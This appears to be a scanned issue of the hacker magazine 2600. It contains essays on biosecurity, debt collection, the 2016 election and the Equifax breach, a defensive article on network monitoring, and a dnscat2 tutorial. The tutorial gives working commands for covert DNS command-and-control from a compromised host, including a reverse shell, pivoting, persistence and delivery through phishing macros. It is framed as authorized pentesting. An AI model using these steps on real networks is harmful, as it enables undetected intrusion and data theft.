> "The aim of biological exchange is not to render everything digital and immaterial, despite the industry hype over fields such as bioinformatics and genomics. Rather, the aim of biological exchange is to enable a more labile, fluid mobility across media - to the extent that it is literally immaterial whether the DNA is in a database or in a test tube. This point cannot be stressed enough. The aim of biological exchange - and by extension the aim of the current intersection between biology and computers in genetics and biotechnology - is to define biology as information while at the same time asserting the materiality of biology." (p. 9)

What is happening here is not that one form of life, the "messy" life conventionally understood as biological, is becoming more easily translatable into "clean" data-life, the province of genomics and informatics. The word "translation" implies a distinction on some level, and thus a phase change when (for example) strands from DNA extracts are modeled in computer code. By the financial logic of the biotechnology industry, they ought to be one and the same - this unity is highly productive for the industry insofar as it penetrates bodies with labor power more deeply and pervasively than what would have been imaginable before the rise of digitally enabled life-substrate mobility.

Here, I am making reference to Thacker's treatment of the Marxist notion of labor power (p. 182) - the unity of organic and inorganic life that advances the aim of capitalism in its inexorable motion toward the total domination of working power, a movement that is only stymied by the fact that working power is a finite resource. The fact that labor-power is depletable means that the "wet" body as fully indistinct from "dry" data, i.e. as an always-already working producer of usable information, is remarkably valuable. Although it is not immortal, it is a font of labor power with formidable powers of replenishment.

The rationale behind the conceptual unity of material and data life is essential to understanding why obfuscation may work as a tactic against biosecuritization. It is important to note that the unification of "wet" and "dry" life will continue to advance as time moves forward, and perhaps at an accelerating pace: this is a simple function of the growth of the biotechnology industry and the Internet of Things, which poaches data from wearable devices that track the body. As it advances, that which is generally thought to exist solely within the domain of the private individual - the codification of heartbeats, muscle movements, hormonal shifts, and so on - will fall into the hands of those who profit from data. In other words, phenomena which would, before the rise of digitization, scarcely seem capable of productivity in the capitalist sense will in fact be productive. This may be explained with a description of a hypothetical, but very possible, scenario. In this scene, deep nuances of emotion that individuals may feel incapable of actualizing as internal thought or speech acts would come to be excavated and codified by emotion-perceiving algorithms capable of detecting traces of feeling from seemingly unrelated data (such as chemical changes in skin or the content of seemingly mundane emails). Regardless of the fidelity with which these algorithms capture the "actual" feeling, such fleeting and sublime experiences may come to gain materiality, permanence, and (most critically) financial value via their translation into data. The culmination of this - and the crux of this situation's profound dystopianism - would have it such that to speak of "translating" deep emotions into data would no longer make sense. The two would be one and the same. Feelings as data, data as feelings.

The key question in this scenario is: are "deep emotions" more closely related to "identity" or "biological life"? What if, for example, the "mundane" data that is gathered by sentience-detecting algorithms comes from perceptible shifts in one's pheromones (picked up, say, by wearable technology that analyzes

sweat compounds)? I take this example to argue for a coextensivity of identity and biological life. To return to the hypothetical dystopian scenario, we may "identify" with our feelings (and perhaps even locate them as the very cornerstone of our identity), but they are also, from a modern scientific understanding, made of the stuff of "life itself." From the perspective of the biotechnology industry, the distinction is waning in importance. Thus, obfuscation tactics that work on our own bodies and emotions should be seen as a way to hack biosecurity.

There are other ways in which obfuscation may subvert biosecuritization practices. Commenting on the questionable ethics of obfuscation, Brunton and Nissenbaum describe a real-world case indicating what might happen to grocery store customers who swap loyalty cards:

> "On a small scale, obfuscation may be insignificant - what can be the harm of marginal inaccuracy in a large database? On a large scale, however, it could render results questionable or even worthless. To take a recent case, the shopping logs of supermarket loyalty cards were used by the Centers for Disease Control and Prevention to identify a common purchase among a scattered group of people with salmonella, trace that purchase to the source, and institute a recall and investigation, a socially valuable project which the widespread adoption of loyalty card swapping pools would have made much slower, or even, theoretically, impossible." (Brunton and Nissenbaum, 2011).

A conventional understanding would mark this scenario as unambiguously problematic, a threat to be warded off by complicity with the system at hand (in this case, the grocery store, which itself is obliged to bow its head to the Centers for Disease Control). A more radical understanding might take a different tack, valuing the subversive implications of loyalty-card swapping over the risk of contracting salmonella.

Biosecurity practices do not recognize individual identity, and obfuscation relies on the dissolution of the signs of both identity and biological life into a murky and indeterminate matter. Those who hack biosecurity via obfuscation would feed this dark matter into the systems they wish to subvert as opposed to offering their "real" selves. As to whether this tactic could serve to radically undermine any one biosecurity practice or another may be best left to real-world experimentation rather than theory-based speculation.

Eugene Thacker is a notable proponent of philosophical pessimism, a perspective that rescues pessimism as a "failed philosophy" at the very least for its instructiveness. He writes: "if pessimism has any pedagogical value, it is that the failure of pessimism as a philosophy is inextricably tied to the failure of pessimism as voice" (Thacker 2012). In identifying himself as a pessimist, he identifies the failure of his own voice, and perhaps this awareness is necessary to understand what is really at stake in the fusion of identity, life itself, and capitalism. From the vantage point of all those surveilled and biopolitically secured - which is anyone who connects to the Internet - adopting an attitude of subversion means acknowledging that the very stuff of organic life now exists in an ambiguous state. The body is another site to be hacked: reconfigured and reprogrammed if individuals wish to retain personal sovereignty.

Works Cited

1. Brunton, F., & Nissenbaum, H. (2011). Vernacular resistance to data collection and analysis: a political theory of obfuscation. *First Monday, Volume 16, Number 5 - 2*. Online source. http://firstmonday.org/ojs/index.php/fm/article/view/3493/2955
2. Dillon, M., and Lobo-Guerrero, L. Biopolitics of Security in the 21st Century: An Introduction. (2008). *Review of International Studies, Vol. 34, No. 2,* pp. 265-292. Cambridge: The Cambridge University Press.
3. Latour, B. *We Have Never Been Modern* (1991). (Porter, C., Trans.) Cambridge, MA: Harvard University Press.
4. Thacker, Eugene. *The Global Genome: Biotechnology, Politics and Culture* (2005). Cambridge, MA: The MIT Press.
5. Thacker, Eugene. (2012). Cosmic Pessimism. *continent., Volume 2.2,* pp. 66–75 http://continentcontinent.cc/index.php/continent/article/view/84

Debt Journey

by Pic0o

I considered a throwaway name for this, but considering this two or so year debt journey happened due to making a stand and resigning from what I agreed with, I figured standing by it would resonate better. Credit and debt is a fickle situation. I wonder how many people on the streets fell to this cycle. Luckily for me I have supportive friends and family that helped put most all of this into my rear view mirror.

Back story: At the time with no job, I had debts from credit cards, utilities, student loans, and mortgage bills.

Student Loans: Hands down, these are the most persistent and brutal collectors. They have a massive phone number collection system and are heavy on calling in the early afternoon or in the mornings. You can get loan forbearance, but typically only for a few months.

Mortgage: Anything short of the foreclosure process will be short of talking to a brick wall. They (mortgage bank) can make name and address errors, but to negate the error you have to send a physical letter to some corporate office. Applying for deed-in-lieu status ended with undefined criteria and documents you submitted being invalid in 30 days, so you will need to resubmit and not be told what is missing for the documents to be accepted by the bank. This is nightmare country with Groundhog Day levels of repetition. The bank will continue writing you mortgage bills, even with over two years of not being in the property and being in the slow process of foreclosure.

Credit Cards: This gets interesting. Welcome to flavor country. The original bank of the credit account will stack late fees for six months (($35 late payment charge + APR) times six). Once the six month cap is hit, typically the debt will transfer to a third party debt collector (nearly always an LLC) or a legal office. From either of these two options, you tend to see a three-tier settlement option.

- Seventy percent of the balance settlement for a one time lump sum.
- One hundred percent of the balance due over a two year payment plan.
- Some variance of the lower balance (approximately 80 percent due) over a shorter one year or less payment plan.

All the while, varying levels of collection calls will come to your home or mobile phone. These calls may be required to verify they have the right person, depending on your state laws. If you are asked to verify who you are, you can counter with asking what agency or corporation they are calling on behalf of. Best bet, do not answer the call. As the message disclaimer says, "Any information collected will be used to collect a debt." You can explain your situation to the phone caller, but they do not care nor will they document it. They are merely calling to collect a debt and schedule a payment plan. It is their job and they may have been on a similar page with collections, so I try not to shoot the messenger.

Also, a huge note, keep your paper statements. Being able to read the original account balance before the debt was sold to a third party is epic negotiation leverage. Oddly enough, after the lawyer letter, you may start hearing from "capital group" collection services. This is the final stage before they serve you court papers. If you can manage a lump sum payment, 50 percent of the balance may very well work to settle the debt and close the account. The sad humor is that a $2000 debt was actually about $1400 before the six months of fees bumped the balance to $2000. So that 50 percent settlement is closer to a 20 percent discount from the balance before it capped out in fees when you were unable to make a payment.

Another interesting tidbit is that some collection lawyers will rifle through public court documents to try and sell you their services and claim you have to be in court for something you were never served or summoned for. While I was at the courthouse for another account, those lawyers were shocked about the use of public court records for grimy phishing for clients.

Recapping: Bulk payments are your best bet. Callers will spam your line while you are out trying to find a new gig and source of income. Bank mortgage officers do not care and collection calls are looking for your information to collect a debt and to get you on a payment plan. Income or not, they do not care. They are just doing their job, so I avoid shooting the messenger. Keep the conversation in perspective, though. Hopefully this read prevents others from being crushed by the debt industry.

SUCCESSFUL NETWORK ATTACKS – PHASE FOUR
MAINTAINING ACCESS

by Daelphinux

After gaining access to a network, an attacker has a goal they need to accomplish. This goal will require them, usually, to be attached to the network long enough to copy/modify files, deliver a payload, or cause system instability. This part of the attack is the last that can be actively defended against during the event.

There are three things that have and are occurring during Phase Four. First, the attacker has successfully breached the network. Second, the attacker is attempting to achieve their goal. Third, less experienced attackers tend to get overly comfortable with their success at this point. An attacker is, arguably, most vulnerable during this phase of the attack. They have very few options at their disposal to actively offset the chance of getting caught, and they are performing their desired tasks. This means that they are, essentially, out in the open to be found. Much of this step is hope that their connection will not be terminated; although a skilled attacker will have taken precautions to avoid this. The key precaution they will take is to either cease, overwhelm, or otherwise take ownership of network monitoring strategies.

Networking monitoring will be crucial to detecting this attack. As such, it is the first thing an attacker will try to disable. For this reason it is necessary to have redundant network and system monitoring. This will allow an entity attempting to stop or defend against an attack to know if one of their monitors has gone down. When a network monitor goes down, the first response from any entity should immediately be to start looking at other monitors and metrics. Check everything from number of active connections to bandwidth utilization. While part of an IT team or incident response team is looking into other causes, there should always be a dedicated person or group looking at the event as an active incident. This healthy measure of paranoia can be the difference between a successful attack and an averted attack. Often, IT teams will become complacent with a system - such as a monitoring service - going down. This needs to never happen in any entity that wants to be able to defend against an attack.

Other indicators for this include network monitors pinging administrators regarding long network sessions, sessions being engaged on uncommon protocols, or activity that happens outside of normal hours. Generally, much as in the previous steps, this will require network monitoring solutions, an IDS, an IPS, or a security information and event management system (SIEMS).

A SIEMS is a single point of collection for all security information and event logs from systems, networking, and endpoint monitoring solutions. This single location can be critical for an incident response team to instantly get all of the information they need to begin preparing for, and initiating, a strong defense. However, much like network monitoring solutions, SIEMS are often targets when an attacker hits a network. As such, it is suggested that multiple instances be utilized to prevent an unreported takedown.

It is of note that if an attacker knows to take down one SIEMS or other monitoring solution, they would think to look for another one. This is a true statement, however, network attacks are rarely capable of simultaneously taking down two systems. As such, when the first monitor is taken down, ideally, the second monitor will trigger an alert to administrators who can go looking at the problem. In these instances, if one monitor goes down, it is likely valuable to dedicate resources, as mentioned above, to both treating the incident as an attack and treating it as a simple systems failure. This will allow a team to diagnose both ends and resolve the issue. However, if it is found that both monitors have been taken down simultaneously, or temporally close together, that incident should more heavily be treated as an attack.

Although maintaining access may seem unpreventable once access is gained, there are ways to prevent this phase of an attack from being successful. Most often, this will involve using network rules on networking hardware, and various rules on systems to immediately kill connections that fit certain criteria. This could be something as simple as killing any connection that goes on longer than 25 minutes to something as complex as killing any connection that attempts to access a file in a given location. Another solid option that can be used to actively disrupt the maintenance of action is to, quite simply, disconnect the network altogether. Given the impact this measure may have on productivity; a business case will need to be made for the implementation. Usually these preventative measures are reserved for the most sensitive systems.

by Alan Sondheim

I've been a reader of *2600* for a long time now. I'm not a hacker, but I write about being online (the title of an anthology I edited). The Trump election took many people by surprise; I saw it coming, and I want to talk about this in terms of hacking and freedom of information. Most of this will probably be familiar.

Semiotics, the study of signs and sign systems, depends on stability - the signifier and signified, for example, are relatively coherent for a "reasonable" period of time. The elaboration of signs and their relationships is complex; semiosis describes the ongoing elucidation and transformation of signs over time. What is important to understand is that semiosis is presumed to be a rationalized process, one that's traceable, accountable. But when we're dealing with high-speed net acrobatics, the situation is qualitatively and fundamentally different.

Two things I want to point out - that hacking, particularly release of documents (Wikileaks etc.) isn't neutral; it's highly political by its very nature. The release of documents related to HRC, and not to DT for a lengthy period of time, ensured that the attacks would be continuous; her campaign was derailed as a result. Comey, unethical from the start, rushed into Congress with vague allegations that had no basis in fact; the maxim that one's innocent until proven guilty was derailed by innuendo.

The second point is that any sort of continuous attack forms a kind of bullying to which there's no response; it's impossible to fight back when semiosis is derailed or transformed into a form of "splatter." Instead of the slow and absorbable evolution of sign systems, one's faced with a high-speed and random dynamics, much like DoS - you reply to one allegation, and a number of others have already appeared. It's a form of torture; the victim is worn down trying to keep up, the splattering appears random, there's no way to stop it, to prepare against it. The traditional news media were caught off-guard by this; their responses were those of organizations who previously had all the time in the world for analysis (or so it appeared) on their hands. Now with fast-forward net speeds and tweets, HRC was raped by innuendo. ("Rape" may seem too strong a word here, but so many of the attacks were based on her body, her age, her "faltering," her gender. It was debilitating and horrifying to watch.)

Hackers have enormous power today - not only to potentially shut down power plants, but to change the political direction of entire countries. Continuous release of emails, Trump's continuous tweets deeply transform the media landscape - in this case for the worse, of course, and with the attack on net neutrality (and the beginnings of censorship on the horizon), we might find hacking itself limited and dangerous outside of anonymous and brutal security agencies.

The splatter - what I call splatter semiotics - is based on speed, something that has been analyzed in postmodern studies for a long time. The world is speeding up in its call-and-response time, but the speedup isn't coherent from one site or institution to another; there are fractures, breakdowns, misrecognitions. When old media slide against new media, when economies of attention themselves are disrupted, the potential for absolutism and proto-fascism arises.

(For what it's worth, I use the term "defuge" to indicate a kind of abject pastiness that arises when a book, for example, is dropped halfway through and then picked up much later - it's difficult to return to it, it seems worn out. The same holds true with erotic texts and images, and with the targets of bullying; texts, images, and even people can feel "worn out" to others. The target of repeated bullying is often disparaged for example. The wearing out is displaced from the reader or onlooker to the victim him- or herself. HRC appeared more and more worn out, used up, as the campaign wore on; the attacks, which increasingly seemed continuous, left the campaign in shambles. I think defuge is a major component of politics today; it's tied to bullying, to reducing the fullness of a person to a discarded "thing." At the end, given gerrymandering, it was clear that HRC would lose, her campaign's measured response defeated by the tweet and email onslaught.)

This is where hacking of course can make an enormous difference for good. It seems as if all the fake news and tweets comes from the right (I may be mistaken in this); it seems also that it's necessary to fight back accordingly - not in terms of fake news, but in terms of sped-up responses, responses which are no longer replies, but are in themselves actions of resistance, attacks on policies, etc. The dialog at the moment is mastered and controlled by the right (who are themselves a loose coalition). It has to be seized and subverted. It's not important whether or not one likes HRC or would rather have had Bernie. What's coming down the pike is incredibly frightening and brutal, erasing and even annihilating divisions on the left. I think that hackers can be in the forefront of a response which is absolutely necessary today if democracy (in whatever form, and with all its current miseries) is to continue and grow. I would never underestimate the current regime; it takes just a few years at most for a country to abandon a democratic agenda and turn towards an absolutism that becomes increasingly difficult to eradicate.

Resist from /dev/null!

Alan Sondheim is a new media artist/writer based in New England.

Credit Denial

One thing that we've learned as we approach our 35th year in publishing is that, collectively, we really haven't learned that much at all.

Of course, the technology has improved. What we've gained in such a relatively short period is almost tantamount to some sort of fantasy. Speed, capacity, the overall scope of what technology can do... but then, a constant feeling of amazement is something we've almost all grown used to as we see the latest advancements being rolled out. It's what we've come to expect.

Sadly, we've failed to keep up when it comes to such issues as privacy, data protection, and consumer empowerment. Sure, we have all kinds of enlightened discussions about how best to protect our identities, we have our key signings, and we go through all the right motions, but how far have we actually advanced? Again, on a collective level, a very disappointing amount.

Data leaks are nothing new. Whenever there's a company and a computer network, there's a good chance that data is going to be compromised at some point. Most times, hackers take the blame for this, but the real culprit is nearly always poor security.

What we've seen more recently is a tremendous growth in the scope of some of these breaches. If thousands of data records were compromised in the past, that was considered bad. Then it became tens of thousands, hundreds of thousands, and eventually millions. Earlier in 2017, when Yahoo! finally got around to admitting the true scope of their 2013 data breach, we were hit with the staggering amount of three *billion* accounts. In other words, all of them. (No, we had no idea they - or anyone - had that many users. We almost get the feeling that they didn't either.)

This would serve as a prime example of what not to do if it were an isolated incident. It's not. In fact, it's way closer to the norm than the exception. We can almost expect that if there's a database somewhere with private information on us in some context that there has already been a breach of some sort. Phone companies, banks, governmental agencies, dating services... there really hasn't been any company or institution that has served as a model for security. And the mistakes they've made are the ones they've been making all along: poor passwords, unencrypted data, leaving sensitive information in places where it has no business being (like on a laptop in a parked car or on a publicly accessible website).

But by far, the most egregious example of the kind of carelessness we're outlining here has been the Equifax incident. Sensitive credit data on around 150 million people in the United States was compromised last summer, exposing things like credit card numbers, Social Security numbers, birth dates, addresses, you name it. Now, think about what this means. The entire population of the United States is around 300 million. Many of those people don't have a credit history for whatever reason. Children alone account for around 75 million of the remaining number. So it's very conceivable that *everyone* in the United States who has a credit card, mortgage, or who simply pays bills has had their private data accessed and copied to any number of entities anywhere in the world. The implications of this are staggering: credit can be applied for with this info, all sorts of unauthorized charges can be made in our names, identities can be stolen, existing credit can easily be destroyed. *On every single last person who has a credit history in this country.*

What makes all of this particularly maddening is that, unlike most other data breaches that expose our personal details, we aren't customers of the company that did this to us. Instead, we're their product.

When a company you're doing business with lets you down and betrays your trust, you can at least have the satisfaction of cutting off your ties with them. It may not fix the problem they caused, but it will at least keep them from doing more harm to you. Plus, the bad publicity may help to punish them in a manner they deserve. You might also even blame yourself a little for choosing a company that did such a poor job. But none of this applies to Equifax. You never asked to enter into a relationship with them. They certainly never asked

you. And, despite all that has happened, they are still in the business of watching over and collecting your personal data.

It gets even worse. A day or two after the Equifax breach was discovered (but before it was made public two *months* later), four senior executives sold nearly two million dollars of their personal shares in the company. At the very least, the timing of this screams of suspicious behavior by the very people who would likely have known about the incident. But we are told that, after an investigation, it was determined that they hadn't done anything wrong. Who led this investigation? Why, Equifax, of course. Nothing to see here.

Incredibly, Equifax tried to worm its way out of this mess by requiring anyone who checked their website for the status of their personal data to waive their rights to a class action lawsuit! After widespread outrage, that attempt was rescinded. The company continued to show its incompetence and flagrant disregard for consumers by putting up confusing websites with different domain names that set off phishing detectors everywhere, instead of operating something within their own existing domain. It was as if they were literally trying to cut any connection between themselves and this crisis. And to make matters even worse - yes, that was still possible - Equifax was reported to have had its website compromised in October, resulting in malware being given out to visitors.

This is not a company that instills us with confidence in anything but their own ability to consistently get things as wrong as they could possibly be.

And yet, like so many abusive relationships, finding a way out is so much harder than it should ever have to be. The consumer is expected to do all of the work. Equifax won't send you a letter telling you that your data has been compromised. They won't freeze your credit to prevent others from accessing your information. (You can do this yourself, but then *you* won't be able to apply for a loan, get approved for a credit card, rent an apartment, or do anything that requires a credit check. And Equifax will also charge you for the privilege, in case you were looking for something to get even more steamed about.) They won't help you to change all of your credit card or bank account numbers or to make the necessary alterations for each and every one of your auto-pay transactions.


Instead, you will be expected to remain vigilant and look for any suspicious activity. And if you miss it, you're the one that will have to either pay up or spend months or even years fighting to get your good credit back.

Now, before you grab your torches and pitchforks and go looking for the nearest Equifax building, keep in mind that it's precisely for situations like this that we have regulatory agencies that are set up to protect consumers like us. No matter how you may feel about the government, we can all agree that they're supposed to protect us from danger and injustice, and that it would be a challenge to find a better example than this for them to tackle.

Well, we have some more bad news. Even *after* all of this happened, lawmakers in Congress were backing legislation that would deregulate credit agencies and limit class action damages for violations of the Fair Credit Reporting Act. It's part of an overall push to give banks and other financial entities more freedom from regulation. Yes, *more* freedom from regulation. This, after record breaking profits in the past year and ample evidence of how they've screwed people over in the past when left unchecked. That Congress can advocate this sort of thing with straight faces after the Equifax scandal is nothing short of astounding.

The Consumer Financial Protection Bureau was formed after the 2008 financial crisis, when banks were found to have been engaged in all manner of nefarious behavior. Since then, this bureau has played a key role in preventing such institutions from continuing to abuse their power - or at least continuing in as blatant a manner as they had been in the past. Yet, as we go to press, the CFPB is in the process of being gutted by the current administration. Its newly appointed director has publicly stated that he is actually opposed to CFPB even existing.

It is unfathomable that, even after such unprecedented privacy invasions, abuses, and incompetence, we're not seeing consumer protection as the number one priority. Instead, our leaders are doing everything in their power to protect and strengthen these predatory institutions, while the rest of us are left to pick up the pieces. Do we need a clearer indication of whose interests are the priority here?



"Tiger cat" by changehali is licensed under CC BY 2.0

Using dnscat2 for Encrypted C&C over DNS

by James Fell
james.fell@tartaruslabs.com

This article walks the reader through the process of setting up and using dnscat2. This under- appreciated tool written by Ron Bowes consists of a Ruby server and a small C client, and can be used to quickly establish an encrypted covert channel between two computers over the Internet using DNS traffic. A typical use for this would be for bypassing restrictive egress firewall rules during a penetration test or a red team exercise. Anyone can follow this article to set up and use the tool, but a basic understanding of how DNS works is required to get the most out of it and understand how the tool actually works. Be sure to only use it legally and responsibly during authorized testing.

The basic scenario is that the client program will be installed on a compromised endpoint device (Windows, Linux, Mac, etc.) and outbound DNS queries from it will be used to establish a reverse shell back to the command and control server. The C&C server is configured as the authoritative DNS server for one or more domain names that we have registered, and so any DNS requests relating to those domain names will ultimately make it back to the C&C server. It is not necessary for the compromised endpoint device to be able to connect directly to the attacker's DNS server, as the recursive nature of DNS queries means that the requests can be forwarded through several DNS servers before reaching the C&C server. This makes establishing a command and control channel out of a target network almost guaranteed, where other more obvious methods might be blocked by a firewall or Intrusion Prevention System.

Register a Domain Name and Set Up Child Nameservers

In order to use dnscat2, it is necessary to have at least one domain name that can be dedicated to it. Once a domain has been registered, somewhere in the domain registrar's control panel there should be an option to create child nameservers. At least two child nameservers should be created (such as ns1.pentestdomain.com and ns2.pentestdomain.com) and these should both point at the IP address of the intended C&C server.

Once these two child nameservers have been created, they should also be set as the authoritative nameservers for the domain name. Once this has been done, any DNS requests relating to our domain name from anywhere on the Internet will eventually be forwarded to our VPS, where the dnscat2 server will be listening.

Install the dnscat2 Server

On the server that has been set as the authoritative DNS server for the domain name being used, the following commands should be executed (this is assuming that you are using Ubuntu or another Debian based system):

```
sudo apt-get install ruby-dev
sudo git clone https://github.
➥com/iagox86/dnscat2.git
cd dnscat2/server/
sudo gem install bundler
sudo bundle install
```

If some kind of firewall is being run on the server, for example iptables, it is important at this point to open up UDP port 53 so that inbound DNS requests can be received.

Once this has been done, the dnscat2 server is ready to be started.

Start the dnscat2 Server

To start the server, the following command is executed. The user should substitute her own

choice of shared secret and the real domain name.

```
sudo ruby ./dnscat2.rb
➥ --security=authenticated
➥ --secret=12viFdfMonso3dF
pentestdomain.com
```

By default, the dnscat2 server requires connections to be encrypted. By adding the "--security=authenticated" switch and also specifying a shared secret with the "--secret" switch, we also make sure that only clients that have this shared secret can connect. Essentially, it is password protecting the dnscat2 server.

The screenshot below shows the dnscat2 server being started up on the VPS.

Start the dnscat2 Client on the Compromised Host

Now that the domain name has been registered and configured, and the C&C server is up and running, we can run the client on one or more compromised hosts. The client consists of a single, standalone binary executable and is available for Linux, Windows, and Mac.

The C source code of the client is available in the same repo that was used on the server (`git clone https://github.com/➥iagox86/dnscat2.git`) if you wish to compile it yourself. There are also some precompiled versions available to download:

```
https://downloads.skullsecurity.
➥org/dnscat2/dnscat2-v0.07-
➥client-x86.tar.bz2
https://downloads.skullsecurity.
➥org/dnscat2/dnscat2-v0.07-client
➥-x64.tar.bz2
https://downloads.skullsecurity.
➥org/dnscat2/dnscat2-v0.07-
➥client-win32.zip
```

In the example case being documented here, the client has been compiled from source and then uploaded to a Debian Jessie box on the target network.

The target network has a pfSense firewall which is blocking direct outbound DNS connections from hosts on the LAN to external DNS servers. The pfSense gateway itself is running a DNS server on its LAN interface, and this can be connected to by LAN hosts in order to carry out DNS requests.

The pfSense gateway is also running the Snort IDS with signatures downloaded daily from Snort Vulnerability Research Team (VRT) Rules, Snort GPLv2 Community Rules, Emerging Threats (ET) Rules, and Sourcefire OpenAppID detectors.

In order to start the client and establish a connection over DNS, the following command needs to be run. Again, the real domain name should be substituted and it is important to make sure that the shared secret matches that used on the server.

```
./dnscat --retransmit-forever
➥ --secret=12viFdfMonso3dF
➥ pentestdomain.com
```

The "--retransmit-forever" switch is basically telling the client not to give up if it doesn't manage to establish a connection to the C&C server and receive responses back straight away. It was found that without this the client sometimes gave up and exited before a session was established.

To establish some kind of persistence at this point, it is possible to rename the binary to something less obvious, stick it in /usr/bin out of the way and then add a line to the user's ~/.profile to autorun it as a background process at each login.

A Powershell port of the dnscat2 client has been developed by Luke Baggett. This is available at: `https://github.com/➥lukebaggett/dnscat2-powershell`

The powershell client was not tested while writing this article, but it is probable that bypassing AntiVirus software on Windows boxes using it would be easier than using the original C version. It should also be easy to incorporate within a VBA macro inside a Word document or Excel spreadsheet for emailing to targets during phishing assessments.

Using the Session

It was seen on the Ubuntu VPS that a connection was received indirectly from the compromised laptop via recursive DNS lookup.

The important thing to understand here is that the client was not able to connect directly to the server because the pfSense firewall does not allow direct outbound DNS connections. The session was still successfully established though because the laptop sent the DNS queries to the internal DNS server on the LAN, the internal DNS server connected out to the ISP's DNS servers and forwarded the queries, and finally the ISP's DNS servers forwarded the queries to our C&C server. The same path was taken in reverse for the responses.

There are now many options for controlling the endpoint from the metasploit/meterpreter style command line interface on the server. Useful functions include dropping to a shell, and uploading and downloading files.

The "sessions" command lists current sessions and "session -i n" interacts with a specific session. Issuing the "shell" command spawns a console session, which is essentially a reverse shell with /bin/sh tied to it at the client end.

More functionality is available, such as using the "listen" command to open a local port on the C&C server to act as a proxy and forward all connections received on it through the DNS tunnel into the compromised network. This can obviously assist with pivoting through the compromised host and performing lateral movement.

Examining the Network Traffic

In order to assess how stealthy the tool is, the Snort logs were examined for any alerts relating to the session and the DNS traffic. No alerts related to this were present.

In addition, a packet capture was started on the pfSense gateway in order to observe the traffic that was generated by the client and server in order for them to communicate. Exporting the cap file and opening it in Wireshark revealed the following example DNS queries and responses. It can be seen that a selection of MX, TXT, and CNAME queries and responses are being used to send and receive data. In each request and response, the random looking string before .pentestdomain.com is the encrypted data.

```
Queries
 46a401907a57e1336938f3003e06a039
45.k------.com: type CNAME, class IN
  Name: 46a401907a57e1336938f
3003e06a03945.k------.com
  [Name length: 46]
  [Label count: 3]
  Type: CNAME (Canonical
NAME for an alias) (5)
  Class: IN (0x0001)
Answers
 46a401907a57e1336938f3003e06a039
45.k------.com: type CNAME, class IN
  Name: 46a401907a57e1336938f
3003e06a03945.k------.com
  Type: CNAME (Canonical
NAME for an alias) (5)
  Class: IN (0x0001)
  Time to live: 60
  Data length: 48
  CNAME: 4fc001907a4ba1066082
1fffffb1210dae.k------.com
Queries
 744101d57c2e646135a1380006ebb828
c1.k------.com: type TXT, class IN
  Name: 744101d57c2e646135a13
80006ebb828c1.k------.com
  [Name length: 46]
  [Label count: 3]
  Type: TXT (Text strings) (16)
  Class: IN (0x0001)
Answers
744101d57c2e646135a1380006ebb828
c1.k------.com: type TXT, class IN
  Name: 744101d57c2e646135a13
80006ebb828c1.k------.com
  Type: TXT (Text strings) (16)
  Class: IN (0x0001)
  Time to live: 60
  Data length: 35
  TXT length: 34
  TXT: b00301d57c63628b
65132fffff5e92b872
Queries
9c4201f3cdf8852a73969f001fe5a66d
be.k------.com: type MX, class IN
  Name: 9c4201f3cdf8852a73969
f001fe5a66dbe.k------.com
  [Name length: 46]
  [Label count: 3]
  Type: MX (Mail exchange) (15)
  Class: IN (0x0001)
Answers
9c4201f3cdf8852a73969f001fe5a66d
be.k------.com: type MX, class IN
  Name: 9c4201f3cdf8852a73969
f001fe5a66dbe.k------.com
  Type: MX (Mail exchange) (15)
  Class: IN (0x0001)
  Time to live: 60
  Data length: 50
  Preference: 10
  Mail exchange: 8a4b01f3cddabc0
e3055f8ffff1eeef5af.k------.com
```

To a security analyst manually reviewing this traffic, it is very obvious that some kind of covert channel is present. An automated IPS could also detect this by monitoring for abnormally large numbers of DNS requests involving many different FQDNs that have the same root domain. Spreading the attack over a larger number of domain names and also throttling the traffic to a lower number of DNS queries per minute would make detection harder. However, even with the simple set up documented here, it was found that the Snort IDS did not flag this traffic and the restrictive egress rules on the firewall were subverted. When faced with a well locked down network perimeter, this is a useful tool to try out if other methods have failed.

Educating Friends and Family About Online Security

by BirdPerson

Being tuned into the hard realities of the modern digital surveillance state is a difficult thing. Like many readers of *2600*, you're constantly thinking about how the system works in coercive and suggestible ways to encourage passivity among the population. Every action you take is a measured one, a considered promise to act in a way that keeps you both safe online and invested in knowledge.

Yet I'm sure I speak for many readers when I say that it does, at times, feel like a lonely crusade for digital freedom. It may be true you have found your tribe with hacker communities and *Mr. Robot* fan boards, but there's a world of difference between distant, asynchronous online friendships versus ones made offline.

Sure, you're quite aware of the fact governments and corporations are keeping closer and closer tabs on you, but convincing friends and family to know these uncomfortable truths - let alone care about them enough to take action - is a tough task.

The fact remains that governments around the world are acting increasingly not just for their own reactive interests, but for the benefit of Big Data companies that really run our world. This is why consolidation of information is so important; there's no prize more valuable among governments than to know all about its citizens and to harvest that data in ways that make ruling institutions ever more powerful.

There's a problem with this theory, though. Where does that leave citizens, the people that make this data-as-commodity? And why is it important for them to care about how their data is being used?

Here are a few handy tips on how to get those people you care about to be engaged in this vital topic of personal freedom in the Digital Age.

They will say to you something along the lines of "I've got nothing to hide, so I don't care about the NSA monitoring emails."

